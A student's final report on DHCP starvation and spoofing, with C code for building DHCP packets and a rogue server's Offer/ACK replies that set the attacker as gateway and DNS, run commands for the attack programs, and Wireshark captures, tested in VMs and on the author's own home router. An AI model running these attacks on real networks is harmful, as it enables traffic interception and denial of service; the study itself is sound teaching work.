

# DHCP Spoofing

*FINAL REPORT*

*Student's Name:* **Zahin Ahmed**

*Student ID:* **1605057**

## **Introduction**

DHCP spoofing attack is one of the dangerous attacks inside a LAN network which can easily violate information privacy and LAN integrity. DHCP spoofing occurs when an attacker attempts to respond to DHCP requests and tries to list themselves (spoofs) as the default gateway or DNS server, hence, initiates a man in the middle attack.

DHCP DISCOVER traffic is sent as broadcasts and an attacker connected in the broadcast network can observe these broadcasts and attempt to respond with an OFFER before the original server. The attacker can change the default gateway or DNS server value to redirect traffic through the attacker's endpoint to create a man-in-the-middle attack. It can breach the client's privacy by accessing and analyzing personal and sensitive information.

DHCP Starvation attack is a sort of DHCP Flooding attack or DHCP Denial of Service attack where all the IP addresses of the IP pool will be consumed by the attacker and no new client will be able to connect to the DHCP server.

In a DHCP starvation attack, an attacker broadcasts a large number of DHCP REQUEST messages with spoofed source MAC addresses. If the legitimate DHCP Server in the network starts responding to all these bogus DHCP REQUEST messages, available IP Addresses in the DHCP server scope will be depleted within a very short span of time. Once the available number of IP Addresses in the DHCP server is depleted, network attackers can then set up a rogue DHCP server and respond to new DHCP requests from network DHCP clients. By setting up a rogue DHCP server, the attacker can now launch a DHCP spoofing attack.

After a DHCP starvation attack and setting up a rogue DHCP server, the attacker can start distributing IP addresses and other TCP/IP configuration settings to the network DHCP clients. TCP/IP configuration settings include Default Gateway and DNS Server IP addresses. Network attackers can now replace the original legitimate Default Gateway IP Address and DNS Server IP Address with their own IP Address.

Once the Default Gateway IP Address of the network devices is changed, the network clients start sending the traffic destined to outside networks to the attacker's computer. The attacker can now capture sensitive user data and launch a man-in-the-middle attack. This is called a DHCP spoofing attack.

## **Implementation**

The implementation is done in this way -

**For simulation purposes:** Three SeedUbuntu OS run simultaneously in VirtualBox and each one of those act as either Client PC or Attacker PC or Real DHCP Server throughout the attack simulation process. Here the idea is, in one OS, the 'real server' code written for simulation purpose is run and so the 'real DHCP server' gets activated with a specific IP(10.0.2.7). In another OS the 'client' code is run and that acts as a general client and in the last OS, the attacker that carries out 'the DHCP starvation and spoofing attack' is run and a fake DHCP server gets activated with an IP(10.0.2.6). We also used 'Wireshark' to observe and analyze the DHCP packets sent in the network during the attack process.

**For the actual attack:** The starvation attacker code was run from my laptop(acted like the attacker PC, linux) first to starve the **real DHCP** server, here the “**house router**”(Netgear is the house router). Then my **mobile device** (Samsung Galaxy S8+) acted like the **victim PC**, it couldn't connect to the router(router has a built-in DHCP server). Then from my laptop, the **rogue DHCP server** code was run and my mobile got a fake IP from this fake server. Everything was observed in 'wireshark'.

Before continuing the attack, the mobile device(victim PC) was made to forget the wifi network to carry on the attack.




Fig: Victim device before the attack

## **Simulation of the dummy attack**

- ❖ Any **Client PC** in the network can get connected to the **Real DHCP Server PC**. For simulation purposes:  
commands to start the 'real DHCP Server' from server PC :

```
gcc -o server server.c  
sudo ./server
```

commands to start the 'client' from client PC :

```
gcc -o client client.c  
sudo ./client
```




Fig: The client gets connected to the real server before server was attacked

*This is a snapshot taken while analyzing the packets in “wireshark”*



Time	Source	Destination	Protocol	Length	Info
4 2021-07-18 23:37:47.4311570..	10.0.2.15	255.255.255.255	DHCP	590	DHCP Discover - Transaction ID 0x5c50e0bf
5 2021-07-18 23:37:47.4315573..	10.0.2.7	255.255.255.255	DHCP	590	DHCP Offer - Transaction ID 0x5c50e0bf
6 2021-07-18 23:37:47.4316937..	10.0.2.15	255.255.255.255	DHCP	590	DHCP Request - Transaction ID 0x5c50e0bf
7 2021-07-18 23:37:47.4319268..	10.0.2.7	255.255.255.255	DHCP	590	DHCP ACK - Transaction ID 0x5c50e0bf

Fig: **DHCP Discover** packet sent from client which was replied sending a **DHCP Offer** packet by the real DHCP server before the attack was carried out. Then the client sent **DHCP Request** packet and finally DHCP server sent **DHCP ACK** to the client as can be seen in Wireshark. The Transaction ID throughout the process remains same (0x5c50e0bf)

Any client may broadcast **DHCP Discover** packet using the following code :

```
int send_DHCP_discover_packet(int sock) {
    DHCP_packet discover_packet;
    bzero(&discover_packet, sizeof(discover_packet));

    discover_packet.op = BOOT_REQUEST;
    discover_packet.htype = HTYPE;
    discover_packet.hlen = HLEN;
    discover_packet.hops = 0;

    transaction_id = rand();
    discover_packet.xid = htonl(transaction_id);
    discover_packet.secs = htons(0x00);
    discover_packet.flags = htons(BROADCAST_FLAG);
    memcpy(discover_packet.chaddr, random_mac, HLEN);

    set_magic_cookie(&discover_packet);

    discover_packet.options[4] = OPTION_MESSAGE_TYPE;
    discover_packet.options[5] = 1;
    discover_packet.options[6] = DHCP_DISCOVER;

    discover_packet.options[7] = '\xFF';

    struct sockaddr_in broadcast_address = get_address(SERVER_PORT, INADDR_BROADCAST);
    while (send_packet(&discover_packet, sizeof(discover_packet), sock, &broadcast_address) == ERROR) {
        printf("Error in sending packet... resending the packet\n");
    }

    get_DHCP_reply_packet(sock, DHCP_OFFER);

    return OK;
}
```

Any client may send **DHCP Request** packet using this code:

```
int send_DHCP_request_packet(int sock, struct in_addr server_ip) {
    DHCP_packet request_packet;
    memset(&request_packet, 0, sizeof(request_packet));

    request_packet.op = BOOT_REQUEST;
    request_packet.htype = HTYPE;
    request_packet.hlen = HLEN;
    request_packet.hops = 0;
    request_packet.xid = htonl(transaction_id);
    request_packet.secs = htons(0x00);
    request_packet.flags = htons(BROADCAST_FLAG);
    request_packet.ciaddr = offered_address;
    request_packet.siaddr = server_ip;

    memcpy(request_packet.chaddr, random_mac, HLEN);
    set_magic_cookie(&request_packet);
    request_packet.options[4] = OPTION_MESSAGE_TYPE;
    request_packet.options[5] = 1;
    request_packet.options[6] = DHCP_REQUEST;
    request_packet.options[7] = OPTION_ADDRESS_REQUEST;
    request_packet.options[8] = 4;
    memcpy(request_packet.options+9, &offered_address, 4);
    request_packet.options[13] = OPTION_SERVER_ID;
    request_packet.options[14] = 4;
    memcpy(request_packet.options+15, &server_ip, 4);
    request_packet.options[19] = '\xFF';

    printf("Requesting Address: %s\n", inet_ntoa(offered_address));

    struct sockaddr_in broadcast_address = get_address(SERVER_PORT, INADDR_BROADCAST);
    while (send_packet(&request_packet, sizeof(request_packet), sock, &broadcast_address) == ERROR) {
        printf("Error in sending packet... resending the packet\n");
    }

    get_DHCP_reply_packet(sock, DHCP_ACK);
    return OK;
}
```



Any rogue DHCP server might send **DHCP Offer** and **DHCP ACK** packet using this code:

```
int send_DHCP_reply_packet(int sock, DHCP_packet *packet, char type) {
    packet->op = 2;
    if (type == DHCP_OFFER) {
        packet->ciaddr.s_addr = 0;
        packet->giaddr.s_addr = 0;
        packet->yiaddr = make_offer_ip();
        packet->siaddr = server_ip;
        printf("Offering IP: %s\n", inet_ntoa(packet->yiaddr));
    }
    else if (type == DHCP_ACK) {
        packet->yiaddr = packet->ciaddr;
        packet->ciaddr.s_addr = 0;
        packet->giaddr.s_addr = 0;
        packet->siaddr = server_ip;
        printf("Grant IP: %s\n", inet_ntoa(packet->yiaddr));
    }
    bzero(packet->options, sizeof(packet->options));
    set_magic_cookie(packet);
    packet->options[4] = OPTION_MESSAGE_TYPE; // message type
    packet->options[5] = 1;
    packet->options[6] = type;
    packet->options[7] = OPTION_DEFAULT_GATEWAY_ROUTER_ID; // default gateway router IP
    packet->options[8] = 4;
    set_server_ip(packet, pos: 9);
    packet->options[13] = OPTION_LEASE_TIME; // lease time
    packet->options[14] = 4;
    char lease[4] = {120, 0, 0, 0};
    memcpy(packet->options + 15, lease, 4); // time = 120 seconds
    packet->options[13] = OPTION_SERVER_ID; // DHCP server IP
    packet->options[14] = 4;
    set_server_ip(packet, pos: 15);
    packet->options[19] = OPTION_DNS_SERVER_ID; // DNS server IP
    packet->options[20] = 4;
    set_server_ip(packet, pos: 21);
    packet->options[25] = '\xFF';
    struct sockaddr_in broadcast_address = get_address(CLIENT_PORT, INADDR_BROADCAST);
    while (send_packet(packet, sizeof(*packet), sock, &broadcast_address) == ERROR) {
        printf("Error in sending packet... resending the packet\n");
    }
    fflush(stdout);
}
```

While carrying out the DHCP Starvation attack on the real DHCP server PC, only the real DHCP server PC and attacker PC are activated and the attacker PC disguises itself as a general client and attacks the real DHCP server PC(10.0.2.7) from the attacker PC(10.0.2.6).

commands to start the 'real DHCP Server' from server PC :

```
gcc -o server server.c  
sudo ./server
```

commands to start the 'attacker client' from attacker PC :

```
gcc -o attack attacker.c  
sudo ./attack
```

After running the DHCP Starvation attack on the real DHCP server, all the IP addresses of its IP Pool will get exhausted and a client PC won't be able to connect with the real DHCP server PC.




Fig: Attacker performing DHCP Starvation attack on real DHCP server

After the starvation attack has been completed, if we try to connect the client PC to the real DHCP server, it fails to get connected.





Fig: After the DHCP starvation attack was done to the real server, the client couldn't connect to the real server.

*This is a snapshot taken while analyzing the packets in “wireshark”*



Source	Destination	Protocol	Length	Info
10.0.2.7	255.255.255.255	DHCP	590	DHCP Offer - Transact
10.0.2.6	255.255.255.255	DHCP	590	DHCP Request - Transact
10.0.2.6	255.255.255.255	DHCP	590	DHCP Discover - Transact
10.0.2.7	255.255.255.255	DHCP	590	DHCP ACK - Transact
10.0.2.7	255.255.255.255	DHCP	590	DHCP Offer - Transact
10.0.2.6	255.255.255.255	DHCP	590	DHCP Request - Transact
10.0.2.6	255.255.255.255	DHCP	590	DHCP Discover - Transact
10.0.2.7	255.255.255.255	DHCP	590	DHCP ACK - Transact
10.0.2.7	255.255.255.255	DHCP	590	DHCP Offer - Transact
10.0.2.6	255.255.255.255	DHCP	590	DHCP Request - Transact
10.0.2.6	255.255.255.255	DHCP	590	DHCP Discover - Transact
10.0.2.7	255.255.255.255	DHCP	590	DHCP ACK - Transact
10.0.2.7	255.255.255.255	DHCP	590	DHCP Offer - Transact

▶ Frame 6: 590 bytes on wire (4720 bits), 590 bytes captured (4720 bits) on interface  
 ▶ Ethernet II, Src: PcsCompu\_47:a9:9a (08:00:27:47:a9:9a), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
 ▶ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 255.255.255.255  
 ▶ User Datagram Protocol, Src Port: 68, Dst Port: 68

0000	ff ff ff ff ff ff 08 00 27 47 a9 9a 08 00 45 00	..... 'G....E.
0010	02 40 dd 42 40 00 40 11 4f 65 0a 00 02 06 ff ff	.@.B@.@. 0e.....
0020	ff ff 00 44 00 42 02 2c 0e 43 01 01 06 00 1b 95	...D.B., .C.....
0030	4b 9a 00 00 80 00 00 00 00 00 00 00 00 00 00 00	K.....
0040	00 00 00 00 00 00 42 fa bd ca aa 75 00 00 00 00	.....B. ....u....
0050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

enp0s3: <live capture in progress>    Packets: 154 · Displayed: 154 (100.0%)    Profile: Default

Fig: Attacker performing DHCP starvation attack on the real server

Now that the real DHCP server's IP Pool has been exhausted completely, the fake DHCP server or the rogue server is activated on the 'attacker PC'. After the rogue server has been set up, the client PC which is trying to get connected to the network, thinks this rogue server is the real DHCP server and gets connected to the attacker. After that, the client starts communication using this attacker as the default gateway. Thus the attacker now acts as the real DHCP server and may violate the client's privacy and cause harm. Meanwhile, the real DHCP server is entirely unable to know what is going on and currently can't function at all because all of its IP address has been occupied by the attacker. Until the attacker frees them or until the lease time is over, the real server can't do anything.

commands to start the 'fake DHCP Server' from attacker PC :

```
gcc -o fake fake.c  
sudo ./fake
```




Fig : Attacker performing DHCP spoofing attack

